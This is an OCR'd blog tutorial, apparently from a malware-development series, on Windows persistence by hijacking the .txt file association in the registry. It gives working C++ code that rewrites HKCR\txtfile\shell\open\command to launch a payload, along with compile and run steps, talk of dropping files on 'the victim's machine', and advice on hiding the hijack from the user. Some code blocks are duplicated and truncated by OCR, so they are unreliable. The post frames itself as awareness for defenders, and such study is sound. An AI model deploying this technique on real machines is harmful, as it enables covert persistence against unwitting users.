
Malware development: persistence - part 9. Default file extension hijacking. Simple C++ example.

cocomelonc.github.io/malware/2022/08/26/malware-pers-9.html

August 26, 2022

2 minute read


Hello, cybersecurity enthusiasts and white hackers!



This article is the result of my own research into one of the interesting malware persistence trick: hijacking default file extension.

default file association

For example, when a `.txt` file is double-clicked, `notepad.exe` is used to open it.



Windows knows that it must use `notepad.exe` to access `.txt` files because the `.txt` extension (and many others) are mapped to applications that can open such files in the registry: `HKEY_CLASSES_ROOT`.

It is possible to hijacking a default file association to execute a malicious program.


practical example

Let's go to hijack `.txt`. In this case, the `.txt` extension handler is specified in the registry key listed below:

`HKEY_CLASSES_ROOT\txtfile\shell\open\command`

Run command:

```
req query "HKCR\txtfile\shell\open\command" /s
```



Then, create our “malicious” application:

```
/*
hack.cpp
evil app for windows persistence via
hijacking default file extension
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/08/26/malware-pers-9.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

As you can see, the logic is pretty simple as usually: just pop-up `meow-meow` messagebox.

At the next step, hijack the `.txt` file extension by modifying the value data of `\HKEY_CLASSES_ROOT\txtfile\shell\open\command` by this script:

```
/*
pers.cpp
windows persistence via
hijacking default file extension
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/08/26/malware-pers-9.html
*/
#include <windows.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // command for replace
  // "%SystemRoot%\\system32\\NOTEPAD.EXE %1"
  // malicious app
  const char* cmd = "Z:\\2022-08-26-malware-pers-9\\hack.exe";

  // hijacking logic
  LONG res = RegOpenKeyEx(HKEY_CLASSES_ROOT,
(LPCSTR)"\\txtfile\\shell\\open\\command", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // update key
    RegSetValueEx(hkey, (LPCSTR)"", 0, REG_SZ, (unsigned char*)cmd, strlen(cmd));
    RegCloseKey(hkey);
  }
  return 0;
}
```

As you can see, in this source code we just replace `%SystemRoot%\system32\NOTEPAD.EXE %1` with `Z:\2022-08-26-malware-pers-9\hack.exe`.

demo

Let's go to see everything in action. Compile our malware:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

The generated `hack.exe` needs to be dropped into the victim's machine.

Then, compile the program responsible for persistence:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```


```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-08-26-malware-pers-9]
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-08-26-malware-pers-9]
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Aug 29 04:22 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc   394 Aug 26 23:26 hack.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Aug 26 23:24 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc   754 Aug 26 23:15 pers.cpp
```

The generated `pers.exe` also needs to be dropped into the victim's machine.

Then just run:


```
.\pers.exe
```



So, try to open `.txt` file, for example double-click `test.txt`:

```
/*
hack.cpp
evil app for windows persistence via
hijacking default file extension
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/08/26/malware-pers-9.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE h
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```





```
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/08/26/malware-pers-9.html
*/
#include <windows.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  //command for replace
  //"%SystemRoot%\\system32\\NOTEPAD.EXE %1"
  //malicious app
  const char* cmd = "Z:\\2022-08-26-malware-pers-9\\hack.exe";

  //hijacking logic
  LONG res = RegOpenKeyEx(HKEY_CLASSES_ROOT, (LPCSTR)"\\txtfile\\shell\\open\\co
;
  if (res == ERROR_SUCCESS) {
    //update key
    RegSetValueEx(hkey, (LPCST
    RegCloseKey(hkey);
  }
  return 0;
}
```





```
NORMAL pers.cpp
```

As you can see, the “malware” will be executed. Perfect! :)

Then, cleanup:

```
reg add "HKEY_CLASSES_ROOT\txtfile\shell\open\command" /ve /t REG_SZ /d
"%SystemRoot%\system32\NOTEPAD.EXE %1"
```



It would be good practice to do this (in real malware) with little bit different logic so that the victim user will still be able to open the original `.txt` file, but he will additionally run the malicious activity.

This persistence trick is used by SILENTTRINITY framework and Kimsuky cyber espionage group. This malware was used in a 2019 campaign against Croatian government agencies by unidentified cyber actors.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: Change Default File Association
SILENTTRINITY
Kimsuky
source code on Github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine